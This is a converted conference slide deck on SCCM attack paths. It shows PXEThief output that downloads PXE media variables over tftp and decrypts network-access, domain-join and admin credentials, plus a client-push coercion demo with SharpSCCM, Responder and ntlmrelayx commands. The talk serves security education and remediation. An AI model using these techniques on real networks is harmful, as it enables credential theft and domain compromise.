
- NAA
- Domain Join
- Local Administrator Password
- Application Install
- Scripts

This screenshot shows the 'Join Domain or Workgroup' dialog box. The 'Type' and 'Name' fields are both set to 'Join Domain or Workgroup'. The 'Description' field is empty. Below the header, there is a section titled 'Enter the information necessary to join a domain or workgroup.' with two radio buttons: 'Join a workgroup:' (unselected) and 'Join a domain:' (selected). Under 'Join a domain:', there is a text box containing 'corp.contoso.com' and a 'Browse...' button. Below that is an 'Organizational unit:' text box with another 'Browse...' button. A note states 'Enter the account which has permission to join the domain.' Below this is an 'Account:' text box containing 'CORP\LabAdmin' and a 'Set...' button.



This screenshot shows the 'Apply Windows Settings' dialog box. The 'Type' and 'Name' fields are both set to 'Apply Windows Settings'. The 'Description' field is empty. Below the header, there is a section titled 'Enter licensing and registration information for installing Windows.' with three text boxes: 'User name:', 'Organization name:', and 'Product key:'. Below these is a section for local administrator password settings with two radio buttons: 'Randomly generate the local administrator password and disable the account on all supported platforms (recommended)' (selected) and 'Enable the account and specify the local administrator password' (unselected). Below the second radio button are 'Password:' and 'Confirm password:' text boxes, both containing masked characters.

This screenshot shows the 'Connect to Network Folder' dialog box. The 'Type' and 'Name' fields are both set to 'Connect to Network Folder'. The 'Description' field is empty. Below the header, there is a section titled 'Enter the information to connect a network folder.' with three text boxes: 'Path:', 'Drive:', and 'Account:'. The 'Path:' text box has a red exclamation mark icon and a 'Browse...' button. The 'Drive:' text box is a dropdown menu. The 'Account:' text box has a red exclamation mark icon and a 'Set...' button.

# More clear text




# PXE Password



# PXETHief

1. Simulates Network Boot
2. Download encrypted media variables file



```
[+] Finding and downloading encrypted media file from MECM server...
[+] Attempting to use Interface ID 12 provided in settings.ini
[+] Using interface: \Device\NPF_{5E3A6441-885F-470A-9772-9033CE4B69CE} - Intel(R) Dual Band Wireless-AC 3168
[+] Discovering PXE Server through DHCP...

Sending initial DHCP Discover to find PXE boot server...

Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets

PXE Server IP: 192.168.56.201 Boot File Location: SMSBoot\x86\wdsnbp.com
[+] PXE Server found from DHCP at 192.168.56.201!

[+] Asking ConfigMgr for location to download the media variables and BCD files...

Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets

[!] Variables File Location: \SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var
[!] BCD File Location: \SMSTemp\2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd
[+] Use this command to grab the files:
tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var" "2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var"
tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd" "2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd"
```



# PXETHief

1. Simulates Network Boot
2. Download encrypted media variables file
3. Decrypt
4. Profit

```
[!] Collection Variable Name: 'Password'
[!] Collection Variable Secret: 'ColPassword'

[!] Collection Variable Name: 'Username'
[!] Collection Variable Secret: 'ColUser'

[+] Decrypting Network Access Account Configuration
[+] Extracting password from Decrypted Network Access Account Configuration

[!] Network Access Account Username: 'CONFIGMGR\NAAUser'
[!] Network Access Account Password: 'NAAPassword3$'

[+] Decrypting Task Sequence Configuration

[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence 'Win 10 (x64)'!
[!] Writing Decrypted TS_Sequence XML to 'win 10 x64-CM120002.xml'. This can be manually inspected for credentials

[+] Attempting to automatically identify credentials in Task Sequence 'Win 10 (x64)':

[!] Possible credential fields found!

In TS Step "Apply Windows Settings":
OSDRegisteredUserName - administrator
OSDLocalAdminPassword - LocalAdminPassword

In TS Step "Apply Network Settings":
OSDJoinAccount - CONFIGMGR\domainjoin
OSDJoinPassword - DJPassword3#

In TS Step "Connect to Network Folder":
SMSCoconnectNetworkFolderAccount - CONFIGMGR\ts-network-folder
SMSCoconnectNetworkFolderPassword - TS_Network_Folder_Password

In TS Step "Run Command Line":
SMSTSRunCommandLineUserName - CONFIGMGR\ts-run-as-account
SMSTSRunCommandLineUserPassword - TS_Run_As_Account_Pass
```

# Remediations

- Least Privilege
- Strong & Unique Password (protecting PXE)





## Push comes to shove: Exploring SCCM attack paths


Brandon Colley is speaking at Hackers Teaching Hackers 2022



### Attack 3: Client Push


- Client <-> Server
- Installing SCCM Agent
- “Pushed” from SCCM
- Credentials!

# Theory vs. Reality





## Attack 3: Client Push


[illegible]



# DEMO TIME

- SharpSCCM
- Responder
- NTLMrelayx

# Attack 3: Client Push



The image shows a Windows desktop environment. On the left, a Windows 10 desktop with a blue background and a taskbar. A window titled 'SharpSCCM...' is open. Below it, a Command Prompt window shows the execution of the 'SharpSCCM\_merged.exe' command with the following parameters: `invoke client-push -t 192.168.1.202 -mp sccm2.root.local -sc R02`. The IP address '192.168.1.202' is highlighted with a red box. The output of the command shows 'SHARPSCCM v2.0.1.0 @\_Mayyhem'. On the right, a terminal window titled 'root@kali: ~/Desktop/tools/Responder' displays the configuration of the Responder server. The configuration includes: POP3 server [ON], SMTP server [ON], DNS server [ON], LDAP server [ON], RDP server [ON], HTTP Options (Always serving EXE [OFF], Serving EXE [OFF], Serving HTML [OFF], Upstream Proxy [OFF]), Poisoning Options (Analyze Mode [ON], Force WPAD auth [OFF], Force Basic Auth [OFF], Force LM downgrade [OFF], Fingerprint hosts [OFF]), and Generic Options (Responder NIC [eth0], Responder IP [192.168.1.202], Challenge set [random], Don't Respond To Names ['ISATAP']). The IP address '192.168.1.202' is highlighted with a red box. The terminal also shows a status message: '[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.' and '[+] Listening for events...'

```
Command Prompt - SharpSCCM_merged.exe invoke client-push -t 192.168.1.202 -mp sccm2.root.local -sc R02

C:\Users\low\Desktop>SharpSCCM_merged.exe invoke client-push -t 192.168.1.202 -mp sccm2.root.local -sc R02

SHARPSCCM v2.0.1.0
@_Mayyhem

root@kali: ~/Desktop/tools/Responder

POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [ON]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.1.202]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[+] Listening for events...
```

# Attack 3: Client Push

- Gabriel Prud'homme
- <https://youtube.com/clip/Ugkx6bcuqPMpIE-mFOdshZSseKZMAKARF0uK?si=PSwHRk9u3hinLvTc>


# Attack 3: Client Push

```
root@kali: ~/relay

